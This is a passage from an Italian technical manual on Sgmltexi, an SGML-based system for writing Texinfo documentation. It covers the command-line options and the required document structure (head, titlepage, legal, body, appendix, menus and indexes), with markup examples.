`--sgml-include=`***entità_parametrica*** `--include=`***entità_parametrica***	Assegna la parola chiave '**`INCLUDE`**' all'entità parametrica SGML indicata. Questo serve ad abilitare l'inclusione di porzioni di sorgente SGML che sono controllate in questo modo.
`--paper=`***formato_composizione***	Serve a definire in qualche modo il formato finale stampato di composizione. Sono disponibili le parole chiave seguenti: '**`letter`**', '**`a4`**', '**`a4wide`**', '**`a4latex`**' e '**`small`**'.
`--setchapternewpage={on`↵ ↪`|off|odd}`	Definisce l'inizio dei capitoli nella composizione per la stampa, ignorando il marcatore '**`<setchapternewpage content="`**…**`">`**' all'interno del sorgente del documento.
`--footnotestyle={end`↵ ↪`|separate}`	Definisce la collocazione delle note a piè pagina, ignorando il marcatore '**`<footnotestyle content="`**…**`">`**' all'interno del sorgente.
`--headings={on|off|single`↵ ↪`|double|singleafter`↵ ↪`|doubleafter}`	Attiva o disattiva le intestazioni, specificando eventualmente l'uso di intestazioni uguali o distinte. Questa opzione fa ignorare il marcatore '**`<headings content="`**…**`">`**' all'interno del sorgente del documento.
`--sgml-syntax` `--sgml-check`	Controlla la correttezza formale del sorgente SGML, mostrando gli errori trovati.
`--sp`	Genera un risultato «post-SP», nel senso che restituisce soltanto quanto ottenuto dall'analizzatore SGML, a scopo diagnostico.
`--texi` `--texinfo`	Genera un sorgente Texinfo.
`--dvi`	Compone generando un risultato in formato DVI.
`--ps` `--postscript`	Compone generando un formato in PostScript.
`--pdf`	Compone generando un formato PDF.
`--info`	Generate un risultato in formato Info.
`--text`	Genera un risultato in formato testo puro.
`--html`	Genera un risultato in formato HTML.
`--xml`	Genera un risultato in formato XML di Texinfo.
`--docbook`	Genera un risultato in formato XML Docbook.

- `$ sgmltexi --sgml-syntax prova.sgml` [*Invio*]

  Analizza la validità formale del sorgente '`prova.sgml`'.

- `$ sgmltexi --ps prova.sgml` [*Invio*]

  Genera un risultato in formato PostScript attraverso l'aiuto di '**`texi2dvi`**' e di '**`dvips`**'.

523.3 Riferimenti

- Daniele Giacomini, *Sgmltexi*

  ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/software/*⟩

- Gaetano Paolone, *Sgmltexi*, pacchetto GNU/Linux Debian

  ⟨*http://packages.debian.org/sgmltexi*⟩

  ⟨*http://ftp.debian.org/debian/pool/main/s/sgmltexi/*⟩

[1] **Sgmltexi** GNU GPL

Capitolo 524

Sgmltexi: struttura

Sgmltexi impone uno schema preciso al documento, in base alle consuetudini dei documenti stampati. Questo capitolo descrive brevemente tale struttura.

524.1 Struttura generale per un sorgente Sgmltexi

Il sorgente Sgmltexi tipico inizia così:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
```

Naturalmente, potrebbe essere conveniente la definizione iniziale di alcune entità generali, come si vede nell'esempio seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
[
<!ENTITY EDITION   "2000.05.20">
...
...
]>
```

Tutto il documento viene racchiuso all'interno dell'elemento '**`sgmltexi`**', rispettando una certa struttura: deve esserci un elemento '**`head`**', ci può essere un elemento '**`intro`**', ci deve essere un elemento '**`body`**', infine ci può essere un elemento '**`appendix`**'. Lo spazio successivo all'elemento '**`appendix`**' può essere occupato da alcuni indici analitici (cosa che viene descritta meglio in seguito).

```
<sgmltexi>
<head>
...
</head>
<intro>
...
</intro>
<body>
...
</body>
<appendix>
...
</appendix>
</sgmltexi>
```

L'elemento '**`sgmltexi`**' ha tre attributi: '**`lang`**', '**`charset`**', '**`spacing`**'. Attraverso l'attributo '**`lang`**' si definisce il linguaggio in cui è scritto il documento, richiamando implicitamente una configurazione particolare all'interno di Texinfo. Questo linguaggio si indica assegnando una sigla corrispondente allo standard ISO 639 (sezione 106), come si vede nell'esempio seguente:

```
<sgmltexi lang="it">
```

L'attributo '**`charset`**' permette di indicare il valore da assegnare al comando '**`@documentencoding`**' di Texinfo. L'uso di questo attributo viene oscurato dall'opzione '**`--input-encoding`**', se questa viene usata. Infatti, tale opzione implica un'elaborazione del sorgente per cui si genera un file Texinfo in formato ISO 646 (ASCII tradizionale), cosa che fa perdere di significato al comando '**`@documentencoding`**'.

La composizione di un sorgente Texinfo dà risultati differenti a seconda dei casi, per cui alle volte può essere conveniente scrivere usando comandi come '**@`a**' («à»), mentre altre volte conviene scrivere usando una codifica ISO 8859-*n*, annotando questo nel comando '**@documentencoding**'. Probabilmente, è prevista la sistemazione di questo problema nelle prossime versioni di Texinfo; per ora l'ambivalenza di Sgmltexi può aiutare in tal senso.

L'attributo '**spacing**' dovrebbe essere superfluo, dal momento che serve a definire la spaziatura alla fine del punto fermo. Questo comportamento dovrebbe essere definito automaticamente in base alla scelta del linguaggio. Questo attributo consente quindi di forzare la situazione, imponendo una spaziatura non conforme allo standard. I valori che si possono assegnare sono: '**normal**', '**french**' e '**uniform**'. Assegnando '**french**', oppure '**uniform**', si ottiene in pratica la stessa cosa che si otterrebbe con il comando '**@frenchspacing**' di Texinfo. L'esempio seguente rappresenta ciò che potrebbe essere conveniente in un testo italiano:

```
<sgmltexi lang="it" charset="ISO-8859-1" spacing="uniform">
```

Tabella 524.6. Elementi SGML che compongono la struttura generale.

Elemento o attributo	Contenuto	Descrizione
sgmltexi		Contenitore del documento.
lang	Attributo	Sigla ISO 639 del linguaggio.
charset	Attributo	Codifica nella forma '**ISO-8859-*n***'.
spacing	Attributo	'**normal**', '**french**' e '**uniform**'.
head		Intestazione del documento.
admin		Informazioni amministrative.
setfilename	Vuoto	Inserisce il comando '**@setfilename**'.
content	Attributo	Il nome del primo file Info da generare.
settitle	Vuoto	Inserisce il comando '**@settitle**'.
content	Attributo	Titolo.
setchapternewpage	Vuoto	Inserisce il comando '**@setchapternewpage**'.
content	Attributo	Separazione dei capitoli: '**on**', '**off**', '**odd**'.
footnotestyle	Vuoto	Inserisce il comando '**@footnotestyle**'.
content	Attributo	Piè pagina: '**end**', '**separate**', '**empty**'.
headings	Vuoto	Inserisce il comando '**@headings**'.
content	Attributo	Intestazioni: '**on**', '**off**', '**single**',
		'**double**', '**singleafter**', '**doubleafter**'.
defindex	Vuoto	Inserisce il comando '**@defindex**'.
name	Attributo	Sigla di due lettere dell'indice analitico.
defcodeindex	Vuoto	Inserisce il comando '**@defcodeindex**'.
name	Attributo	Sigla di due lettere dell'indice analitico.
synindex	Vuoto	Inserisce il comando '**@synindex**'.
from	Attributo	L'indice di origine: una sigla di due lettere.

Elemento o attributo	Contenuto	Descrizione
to	Attributo	L'indice di destinazione: una sigla di due lettere.
syncodeindex		Inserisce il comando '`@syncodeindex`'.
from	Attributo	L'indice di origine: una sigla di due lettere.
to	Attributo	Destinazione in cui deve apparire in dattilografico.
infodir	Vuoto	Comando '`@direntry`' in modo automatico.
infodir	#PCDATA	Comando '`@direntry`' con un contenuto letterale.
titlepage		Informazioni delle prime pagine.
title	%inline;	Inserisce il comando '`@title`'.
subtitle	%inline;	Inserisce il comando '`@subtitle`'.
abstract	%block;	Descrizione del contenuto del documento.
author	%inline;	Inserisce il comando '`@author`'.
frontcovertext	%block;	Testo da inserire in copertina.
tpextra	%block;	Testo aggiuntivo nelle prime pagine.
legal		Informazioni legali alla base della seconda pagina.
copyright	%inline;	Una riga di copyright.
publishnote	%block;	Note da mostrare prima della licenza.
license	%block;	Condizioni con cui è rilasciato il documento.
coverart	%block;	Note sulla copertina, da mostrare dopo la licenza.
dedications	%block;	Pagina delle dediche.
contents	Vuoto	Indice generale standard.
shortcontents	Vuoto	Indice generale ridotto.
summarycontents	Vuoto	Indice generale ridotto.
menu	Vuoto	Inserisce un menù Info automatico.
topnode	Vuoto	Specifica il nodo iniziale.
next	Attributo	Riferimento al nodo successivo.
prev	Attributo	Riferimento al nodo precedente.
up	Attributo	Riferimento al nodo superiore.
menu		Inserisce un menù Info manuale.
detailmenu	#PCDATA	Dettaglio nel menù Info.
intro		Delimita i capitoli che compongono l'introduzione.
h1		Titolo di un capitolo introduttivo.
h2		Titolo di una sezione introduttiva.
h3		Titolo di una sottosezione introduttiva.
h4		Titolo di una sotto-sottosezione introduttiva.
body		Delimita il corpo del documento.
tomeheading		Titolo di un tomo.
partheading		Titolo di una parte.
h1		Titolo di un capitolo.
h2		Titolo di una sezione.
h3		Titolo di una sottosezione.
h4		Titolo di una sotto-sottosezione.
appendix		Delimita i capitoli che compongono l'appendice.

Elemento o attributo	Contenuto	Descrizione
h1		Titolo di un'appendice.
h2		Titolo di una sezione di appendice.
h3		Titolo di una sottosezione di appendice.
h4		Titolo di una sotto-sottosezione di appendice.
indexheading		Titolo di un indice analitico.
printindex	Vuoto	Inserisce un indice analitico particolare.
name	Attributo	Sigla dell'indice analitico da inserire.
titolo_generico		I titoli hanno degli attributi in comune.
id	Attributo	Ancora per i riferimenti ipertestuali.
node	Attributo	Definizione manuale del nodo.
menu	Attributo	Titolo che appare nel menù.
next	Attributo	Definizione manuale del prossimo nodo.
prev	Attributo	Definizione manuale del nodo precedente.
up	Attributo	Definizione manuale del nodo superiore.
titolo_h		Dal capitolo in giù c'è un attributo aggiuntivo.
type	Attributo	Numerato, non numerato o intestazione semplice: '**`numbered`**', '**`unnumbered`**', '**`heading`**'.

524.1.1 Intestazione

L'elemento '**`head`**' è il più complicato. È necessario per definire molte informazioni che riguardano il documento. Segue un esempio abbastanza completo, che si riferisce alla documentazione ipotetica dello stesso Sgmltexi.

```
<head>
    <admin>
        <setfilename content="sgmltexi.info">
        <settitle content="Sgmltexi">
        <setchapternewpage content="odd">
        <defindex name="sg">
        <syncodeindex from="sg" to="cp">
        <infodir cat="Texinfo documentation system">
    </admin>
    <titlepage>
        <title>Sgmltexi</title>
        <subtitle>An alternative way to write Texinfo
        documentation</subtitle>
        <subtitle>This edition is for Sgmltexi
        &EDITION; (alpha) for Texinfo 4.0</subtitle>
        <abstract>
            <p>Sgmltexi is an SGML system (DTD and tools) to
            make Texinfo documentation using SGML...</p>
            ...
        </abstract>
```

```
        <author>Daniele Giacomini &lt;daniele@swlibero.org&gt;</author>
        <legal>
            <copyright>Copyright &copy; 2000 ...</copyright>
            <publishnote>
                <p>Published by...</p>
            </publishnote>
            <license>
                <p>Permission is granted to make and distribute
                verbatim copies of this manual...</p>
                ...
            </license>
            <coverart>
                <p>Cover art by ...</p>
            </coverart>
        </legal>
    </titlepage>
    <shortcontents>
    <contents>
</head>
```

Guardando l'esempio, si possono riconoscere alcuni elementi importanti: '**admin**', usato per alcune informazioni amministrative, e '**titlepage**'.

524.1.2 Informazioni amministrative

L'elemento '**admin**' viene usato per indicare al suo interno alcune informazioni che vanno prevalentemente nell'intestazione del documento Texinfo finale, oppure subito dopo. I componenti di questo ambiente non hanno un ordine preciso, nel sorgente SGML, in quanto poi vengono riordinati prima della composizione in Texinfo.

Nel seguito vengono elencati e descritti gli elementi che possono apparire all'interno di '**admin**'.

- '**setfilename**'

  Si tratta di un elemento vuoto, utilizzato per definire il nome del file Info finale, attraverso il comando '**@setfilename**' di Texinfo. Si usa con l'attributo '**content**' a cui si assegna il nome di questo file.

  ```
  <setfilename content="sgmltexi.info">
  ```

  L'esempio mostra il caso in cui si definisce il nome '`sgmltexi.info`'. Si può vedere che non serve il marcatore di chiusura.

- '**settitle**'

  Si tratta di un elemento vuoto, utilizzato per definire il titolo per la composizione in formato Info, attraverso il comando '**@settitle**' di Texinfo. Si usa con l'attributo '**content**' a cui si assegna questo titolo.

  ```
  <settitle content="Sgmltexi">
  ```

  L'esempio mostra il caso in cui si definisce il nome '**Sgmltexi**'. Si può vedere che non serve il marcatore di chiusura.

- '**setchapternewpage**'

  Si tratta di un elemento vuoto, non essenziale, utilizzato per definire il comando corrispondente di Texinfo: '**@setchapternewpage**'. Si assegna una parola chiave all'attributo '**content**', tra '**on**', '**off**' e '**odd**'.

```
<setchapternewpage content="on">
```

  L'esempio mostra la richiesta esplicita di iniziare ogni capitolo in una pagina nuova.

  Il programma frontale di Sgmltexi, '**sgmltexi**', accetta un'opzione con lo stesso nome ('**--setchapternewpage={on|off|odd}**') che prevale su quanto stabilito nel sorgente SGML in questo modo.

- '**footnotestyle**'

  Si tratta di un elemento vuoto, non essenziale, utilizzato per definire il comando corrispondente di Texinfo: '**@footnotestyle**'. Si assegna una parola chiave all'attributo '**content**', che può essere '**end**' o '**separate**'.

```
<footnotestyle content="end">
```

  L'esempio mostra la richiesta esplicita di inserire i piè pagina alla fine della pagina a cui si riferiscono.

  Il programma frontale di Sgmltexi accetta un'opzione con lo stesso nome ('**--footnotestyle={end|separate}**') che prevale su quanto stabilito nel sorgente SGML in questo modo.

- '**headings**'

  Si tratta di un elemento vuoto, non essenziale, utilizzato per definire il comando corrispondente di Texinfo: '**@headings**'. Si assegna una parola chiave all'attributo '**content**', che può essere: '**on**', '**off**', '**single**', '**double**', '**singleafter**', '**doubleafter**'.

```
<headings content="on">
```

  L'esempio mostra la richiesta esplicita di mostrare le intestazioni.

  Il programma frontale di Sgmltexi accetta un'opzione con lo stesso nome, a cui si assegnano le stesse parole chiave ('**--headings=*impostazione***'), che prevale su quanto stabilito nel sorgente SGML in questo modo.

- '**defindex**', '**defcodeindex**'

  Si tratta di elementi vuoti, non essenziali, utilizzati per definire i comandi corrispondenti di Texinfo: '**@defindex**' e '**@defcodeindex**'. Si assegna un nome composto da due lettere all'attributo '**name**', per definire un indice analitico aggiuntivo; in particolare, utilizzando l'elemento '**defcodeindex**' si ottiene la creazione di un indice analitico composto da voci riprodotte in dattilografico.

```
<defindex name="sg">
```

  L'esempio mostra la definizione dell'indice analitico normale, identificato dalla sigla '**sg**'.

  Naturalmente, si possono inserire più elementi '**defindex**' e '**defcodeindex**', quanti sono gli indici specifici che si vogliono dichiarare.

- '**synindex**', '**syncodeindex**'

  Questi due elementi vuoti, vengono usati per copiare le voci di un indice analitico all'interno di un altro, come fanno i comandi corrispondenti di Texinfo: '**@synindex**' e '**@syncodeindex**'. Questi due elementi richiedono l'indicazione di due attributi, '**from**' e '**to**', a cui si assegna rispettivamente la sigla dell'indice analitico di partenza e quella dell'indice di destinazione. Si osservi l'esempio:

```
<syncodeindex from="fn" to="cp">
```

  In questo caso, si trasferiscono tutte le voci dell'indice '**fn**' (quello delle funzioni) nell'indice '**cp**' (l'indice analitico standard). In particolare, dal momento che si tratta di '**syncodeindex**', le voci che vengono trasferite sono poi rese in modo dattilografico (con il comando '**@code**').

- '**infodir**'

  Questo elemento viene usato per definire una voce da inserire nell'elenco principale Info, quando il file relativo viene installato con il comando '**install-info**'. L'elemento contiene l'attributo '**cat**' a cui si assegna la categoria, come si fa con il comando '**@dircategory**' di Texinfo.

```
<infodir cat="Texinfo documentation system">
```

  L'elemento '**infodir**' può essere vuoto, come appena mostrato nell'esempio, ottenendo così l'inserimento di una sola riga nel corpo del comando '**@direntry**' di Texinfo, utilizzando le informazioni già conosciute: il nome del file Info e il titolo del documento. Se si vuole fare a mano, è possibile inserire queste informazioni all'interno dell'elemento, come nell'esempio seguente:

```
<infodir cat="Sistema di documentazione Sgmltexi">
* Sgmltexi: (sgmltexi).             Il mio bel manuale di Sgmltexi
* Introduzione: (sgmltexi)Intro 1.   Introduzione al sistema Sgmltexi
</infodir>
```

524.1.3 Pagine iniziali

L'elemento '**titlepage**' viene utilizzato per circoscrivere le informazioni che appaiono nelle primissime pagine del documento. L'ordine degli elementi contenuti è importante e gli errori vengono segnalati dal sistema di analisi SGML.

- '**title**'

  L'elemento '**title**' serve a contenere il titolo del documento nella sua forma stampata. Si traduce in Texinfo nel comando '**@title**'. Il suo utilizzo è molto semplice, come si vede dall'esempio seguente:

```
<title>Sgmltexi</title>
```

- '**subtitle**'

  Questo elemento permette l'indicazione di un sottotitolo. Non è obbligatorio e può essere usato più volte per indicare più sottotitoli successivi.

```
<subtitle>An alternate way to write Texinfo documentation</subtitle>
```

- '**abstract**'

  L'elemento '**abstract**' è facoltativo e si può usare una volta sola. Serve a racchiudere dei blocchi di testo, per esempio elementi '**p**', che descrivono in breve il contenuto del documento. Il contenuto di questo elemento viene utilizzato nella composizione Info, inserendolo nella parte iniziale del nodo '**top**'.

```
<abstract>
    <p>Sgmltexi is an SGML system (DTD and tools) to
    make Texinfo documentation using SGML...</p>
    ...
    <p>...</p>
</abstract>
```

- '**author**'

  Questo elemento, che deve essere indicato almeno una volta e può ripetersi a piacere, serve a contenere il nominativo di uno degli autori del documento. In Texinfo si traduce nel comando '**@author**'.

```
<author>Tizio Tizi &lt;tizio@dinkel.brot.dg&gt;</author>
<author>Caio Cai &lt;caio@dinkel.brot.dg&gt;</author>
```

  L'esempio mostra anche l'inclusione dell'indirizzo di posta elettronica, che comunque non sarebbe necessario.

- '**frontcovertext**'

  Questo elemento facoltativo, permette di inserire dei blocchi di testo all'interno della copertina.

- '**tpextra**'

  Questo elemento facoltativo, può essere usato in diverse situazioni all'interno delle pagine iniziali. Il suo scopo è quello di delimitare dei blocchi di testo che non hanno trovato una classificazione specifica.

  Per la precisione, questo elemento può apparire subito prima e subito dopo dell'elemento '**legal**', inoltre, se viene usato l'elemento '**dedications**', può essere aggiunto subito dopo di questo.

- '**legal**'

  L'elemento '**legal**' si articola a sua volta in altri elementi più dettagliati, allo scopo di descrivere tutto ciò che rappresenta gli aspetti legali del documento: il copyright, la nota sui diritti (concessi o esclusi), oltre ad altre informazioni amministrative legate all'edizione.

  - '**copyright**'

    Questo elemento serve a contenere l'indicazione relativa ai diritti di autore. Se nel tempo si sono succeduti diversi proprietari, l'elemento '**copyright**' può essere indicato più volte, in base alla necessità (in base a quanto concordato). Si osservi l'esempio seguente:

```
<copyright>Copyright &copy; 1987-1999 Tizio Tizi</copyright>
<copyright>Copyright &copy; 2000 Caio Cai</copyright>
```

  - '**publishnote**'

L’elemento ‘**publishnote**’, facoltativo, permette l’inclusione di blocchi di testo il cui scopo è quello di inserire informazioni relative alla pubblicazione. Si può usare in modo simile a quanto si vede nell’esempio seguente:

```
<publishnote>
    <p>Published by...</p>
    <p>...</p>
</publishnote>
```

– ‘**license**’

L’elemento ‘**license**’ è fatto per contenere blocchi di testo che descrivono le condizioni con le quali è rilasciato il documento, che solitamente si rifanno a una licenza allegata da qualche parte (eventualmente in un’appendice).

```
<license>
    <p>Permission is granted to copy, distribute and/or
    modify this document under the terms of the GNU Free
    Documentation License, Version 1.1 or any later version
    published by the Free Software Foundation; with no
    Invariant Sections, with no Front-Cover Texts, and with
    no Back-Cover Texts. A copy of the license is included
    in the section entitled "GNU Free Documentation
    License".</p>
</license>
```

– ‘**coverart**’

L’elemento ‘**coverart**’, facoltativo, consente di scrivere una nota su chi sia l’ideatore della copertina. In generale, se si usa Sgmltexi non ha senso preoccuparsi di una cosa del genere, dal momento che tutto viene guidato dallo schema SGML del DTD. Tuttavia, esiste la possibilità di fare questa annotazione ugualmente.

```
<coverart>
    <p>Cover art by ...</p>
</coverart>
```

L’elemento ‘**legal**’ può essere usato anche in modo più semplice, se la struttura prevista non soddisfa le esigenze reali. In pratica, al posto degli elementi appena descritti, può contenere dei semplici blocchi di testo, come nell’esempio seguente:

```
<legal>
    <p>Copyright &copy; 2000 ...</p>

    <p>Published by...</p>

    <p>Permission is granted to make and distribute
    verbatim copies of this manual...</p>

    <p>Cover art by ...</p>
</legal>
```

• ‘**dedications**’

Dopo l’elemento ‘**legal**’, l’elemento ‘**dedications**’ consente di elencare le dediche del documento. Queste appaiono esclusivamente nella composizione stampata, in una pagina apposita. L’elemento ‘**dedications**’ è predisposto per l’inserimento di blocchi di testo di qualunque genere.

```
<dedications>
    <flushright>Ad Anna,<br>la mia amata.</flushright>
</dedications>
```

524.1.4 Indice generale

Dopo l'elemento '**`titlepage`**' è possibile collocare uno o più indici generali, più o meno dettagliati.

- '**`contents`**'

  L'elemento '**`content`**', vuoto, richiede l'inserimento di un indice generale dettagliato. Si traduce in pratica nel comando '**`@content`**' di Texinfo.

- '**`shortcontents`**', '**`summarycontents`**'

  Questi due elementi, vuoti, servono a includere rispettivamente i comandi '**`@shortcontent`**' e '**`@summarycontent`**' di Texinfo. Lo scopo è quello di ottenere un tipo di indice generale ridotto. Se si usa questo tipo di indice, si include solo uno dei due elementi in questione.

524.1.5 Nodi e menù Info iniziale

In mancanza di indicazioni, Sgmltexi gestisce da solo i collegamenti riferiti al nodo '**`Top`**', oltre a un menù unico per Info, collocato nello stesso nodo iniziale.

Volendo è possibile dichiarare espressamente il nodo '**`Top`**', attraverso l'elemento '**`topnode`**', che si usa vuoto con tre eventuali attributi: '**`next`**', '**`prev`**' e '**`up`**'. L'elemento '**`topnode`**' si colloca, eventualmente, subito dopo gli indici generali.

```
<topnode next="intro" prev="Top" up="(dir)">
```

Dopo l'elemento '**`topnode`**', è possibile specificare il menù iniziale in modo dettagliato, attraverso l'elemento '**`menu`**'. L'esempio seguente mostra un caso abbastanza articolato, benché abbreviato, in cui si vede anche l'inclusione dell'elemento '**`detailmenu`**':

```
<menu>
* Copying::                     Your rights.
* Overview::                    Texinfo in brief.
...
* Structuring::                 How to create chapters, sections, subsections,
                                  appendices, and other parts.
* Nodes::                       How to write nodes.
...

<detailmenu>

 --- The Detailed Node Listing ---

Overview of Texinfo

* Reporting Bugs::              Submitting effective bug reports.
* Using Texinfo::               Create printed or online output.
* Info Files::                  What is an Info file?
...
</detailmenu>
</menu>
```

Naturalmente, non si tratta di elementi indispensabili, ma solo utili se si desidera avere il controllo della gestione dei nodi del documento che si ottiene.

524.1.6 Introduzione

Dopo l'elemento '**head**' ci può essere l'elemento '**intro**', il cui scopo è quello di definire uno spazio in cui i capitoli assumono il ruolo di sezioni introduttive, non numerate. Nell'ambito di questo spazio, i «capitoli» sono delimitati nello stesso modo utilizzato nel corpo del documento (l'elemento '**body**') e nelle appendici (l'elemento '**appendix**').

```
<intro>
<h1>Introduction to Sgmltexi</h1>

<p>Sgmltexi is a DTD with tools to get Texinfo...</p>

<p>Sgmltexi manage Texinfo nodes automatically,...</p>

</intro>
```

524.1.7 Corpo

Il corpo del documento è contenuto nell'elemento '**body**', che si colloca dopo l'elemento '**head**' e dopo l'elemento '**intro**' eventuale.

Il corpo può essere suddiviso in capitoli, oppure in parti, o anche in tomi, a seconda della dimensione del progetto di documentazione che si intende avviare. Lo spazio del tomo, della parte, del capitolo, o di una classificazione inferiore, non è delimitato esplicitamente, in quanto appare soltanto la dichiarazione del titolo, all'interno di un elemento che cambia a seconda del livello gerarchico. In pratica, il titolo di un tomo è racchiuso nell'elemento '**tomeheading**', mentre quello di una parte è inserito nell'elemento '**partheading**'.

I capitoli e le classificazioni inferiori hanno titoli delimitati da elementi analoghi a quelli dell'HTML: '**h1**', '**h2**', '**h3**' e '**h4**'. Questa classificazione, a partire da '**h1**' in giù, riguarda nello stesso modo l'introduzione e l'appendice.

```
<body>
<partheader>Networking</partheader>

<h1>IP protocol history</h1>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h2>ISO-OSI model</h2>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h1>IPv4 and IPv6</h1>

<p>Bla bla bla...</p>

<p>...</p>

</body>
```

Ogni elemento che racchiude un titolo consente l'inserimento dell'attributo '**id**', il cui scopo è quello di definire una stringa di identificazione, da usare come obiettivo per i riferimenti incrociati.

```
<h1 id="ip history">IP protocol history</h1>
```

È importante rammentare che, a causa di una limitazione progettuale di Texinfo, queste etichette per i riferimenti ipertestuali non possono contenere la virgola.

Ogni elemento che racchiude un titolo consente l'inserimento degli attributi '**node**' e '**menu**', con i quali è possibile stabilire il nome del nodo relativo e la descrizione che deve apparire nel menù (purché questo sia generato automaticamente). In mancanza di queste indicazioni, vengono generati dei nomi in modo automatico, mentre si usa il titolo come descrizione del nodo.

```
<h1 node="IPv4" menu="La storia del protocollo IP">Storia di IPv4</h1>
```

Ogni elemento che racchiude un titolo consente l'inserimento dell'attributo '**numbered**', a cui si possono assegnare esclusivamente le parole chiave '**on**' oppure '**off**'. In condizioni normali, l'attributo contiene la parola chiave '**on**', che implica la numerazione dei titoli, salvo il caso dell'introduzione. Assegnando esplicitamente la parola chiave '**off**' si ottiene un titolo non numerato in un contesto che non lo prevederebbe.

```
<h1 numbered="off">Riconoscimenti</h1>
```

Ogni elemento che racchiude un titolo consente l'inserimento degli attributi '**next**', '**prev**' e '**up**'. Con questi si può alterare la catena di scorrimento dei nodi, specificandoli manualmente. In generale dovrebbe essere preferibile lasciare fare a Sgmltexi.

524.1.8 Appendice

Dopo il corpo del documento, delimitato dall'elemento '**body**', può apparire l'appendice, contenuta nell'elemento '**appendix**'. Al suo interno si possono inserire dei «capitoli», introdotti da un titolo contenuto in un elemento '**h1**', che vengono trattati correttamente come appendici. Dopo i titoli delimitati da '**h1**', sono ammissibili naturalmente anche segmenti di livello inferiore.

```
<appendix>
<h1>GNU Free Documentation License</h1>

<p indent="off"><strong>GNU Free Documentation License</strong></p>

<p indent="off">Version 1.1, March 2000</p>

<format>
Copyright &copy; 2000  Free Software Foundation, Inc.
59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
</format>
...
...
</appendix>
```

524.1.9 Indici analitici

Dopo il corpo e dopo il blocco delle appendici, è possibile inserire uno o più indici analitici. Questi si dichiarano con un titolo, attraverso l'elemento '**indexheading**' e con il riferimento al tipo di indice che si vuole esattamente, con l'elemento vuoto '**printindex**'. Si osservi l'esempio seguente in cui si inseriscono due indici: quello delle funzioni (la sigla '**fn**') e quello standard (la sigla '**cp**').

```
<indexheading>Index of functions</indexheading>
<printindex name="fn">
<indexheading>Concept index</indexheading>
<printindex name="cp">
```

Come si vede dall'esempio, l'elemento '**printindex**' ha l'attributo '**name**', a cui si assegna la sigla corrispondente all'indice che si vuole inserire.

524.2 Scomposizione del documento, nodi e menù Info

Per scrivere della documentazione di qualità, secondo i canoni di Texinfo, è necessario gestire direttamente i nodi e i menù. Con Sgmltexi si possono dimenticare i nodi e i menù, ma il risultato in formato Info potrebbe soffrirne. Tuttavia, come in parte è già stato mostrato, è possibile scegliere diversi livelli di automatismo in questa gestione.

Gli elementi usati per delimitare le intestazioni, da '**h1**' a '**h4**', possono incorporare gli attributi '**node**' e '**menu**'. Ciò prende il sopravvento sulla determinazione automatica relativa. Si osservi l'esempio:

```
<h1 id="ip history" node="history" menu="History of IP protocol">
IP protocol history</h1>
```

In questo caso, si ottiene l'inserimento della riga seguente nel menù relativo:

```
* history::          History of IP protocol
```

I due attributi, '**node**' e '**menu**', possono essere usati in modo indipendente: l'attributo che non viene usato, viene sostituito in modo automatico.

Avendo accesso ai nodi, è possibile farvi riferimento per dei riferimenti incrociati, senza bisogno di usare l'attributo '**id**'.

Come già descritto in precedenza, Sgmltexi crea automaticamente il nodo '**Top**' iniziale. Il menù relativo può essere definito esplicitamente e in tal caso tutti i nodi e tutte le descrizioni relative devono essere inseriti manualmente.

Inserendo l'elemento '**menu**' alla fine del testo di un capitolo, o di una sezione inferiore, si ottiene l'aggiunta di un menù Info in corrispondenza di quel punto. Si osservi l'esempio:

```
<h1>IP protocol history</h1>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<menu>

<h2>ISO-OSI model</h2>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h2>More information</h2>

<p>Bla bla bla...</p>

<p>...</p>
```

In questo caso, si ottiene l'inserzione di un menù, gestito automaticamente, prima delle sezioni di livello '**h2**'. Volendo, si può indicare il menù in modo preciso, come si vede di seguito:

```
<menu>
* IP layer::        IP ISO-OSI layer model
* more on IP::      More details on IP
</menu>
```

Quando un menù viene descritto in questo modo, i nomi dei nodi devono essere identici a quelli dichiarati negli elementi delle intestazioni. In pratica, scrivendo un menù in modo manuale, anche i nodi devono essere dichiarati esattamente, come si vede qui:

```
<h1>IP protocol history</h1>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<menu>
* IP layer::        IP ISO-OSI layer model
* more on IP::      More details on IP
</menu>

<h2 node="IP layer">ISO-OSI model</h2>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h2 node="more on IP">More information</h2>

<p>Bla bla bla...</p>

<p>...</p>
```

È evidente, in questa situazione, che l'attributo '**`menu`**', il cui scopo sarebbe quello di controllare la descrizione del nodo nel menù, non può essere preso in considerazione in questo caso.

524.2.1 Numerazione o meno dei titoli

Texinfo consente di inserire dei titoli riferiti a capitoli o sezioni inferiori, con o senza numerazione. Inoltre, consente anche di dichiarare dei titoli che non devono apparire nell'indice generale. Per controllare questa possibilità con Sgmltexi, si può utilizzare l'attributo '**`type`**' che riguarda tutti gli elementi '**h*n***':

```
<hn type="{numbered|unnumbered|heading}">titolo</hn>
```

In mancanza dell'indicazione dell'attributo, è come se gli fosse stata assegnata la parola chiave '**`numbered`**', con la quale i titoli del corpo e delle appendici sono numerati (con numeri o lettere rispettivamente). Utilizzando la parola chiave '**`numbered`**' si ottiene l'inserimento di un titolo non numerato (nel caso dell'introduzione è sempre senza numerazione); con la parola chiave '**`heading`**' si ottiene un titolo non numerato e anche non segnalato nell'indice generale (in questo senso può essere utile anche nell'introduzione).

524.3 Codifica

Sgmltexi ha una gestione incompleta per le codifiche ISO 8859-*n*. È incompleta perché Texinfo non è in grado di riprodurre tutti i caratteri. Ci sono due modi per definire l'uso di una codifica particolare con Sgmltexi: l'opzione '**`--input-encoding`**' e l'attributo '**`charset`**' all'interno dell'elemento '**`sgmltexi`**'.

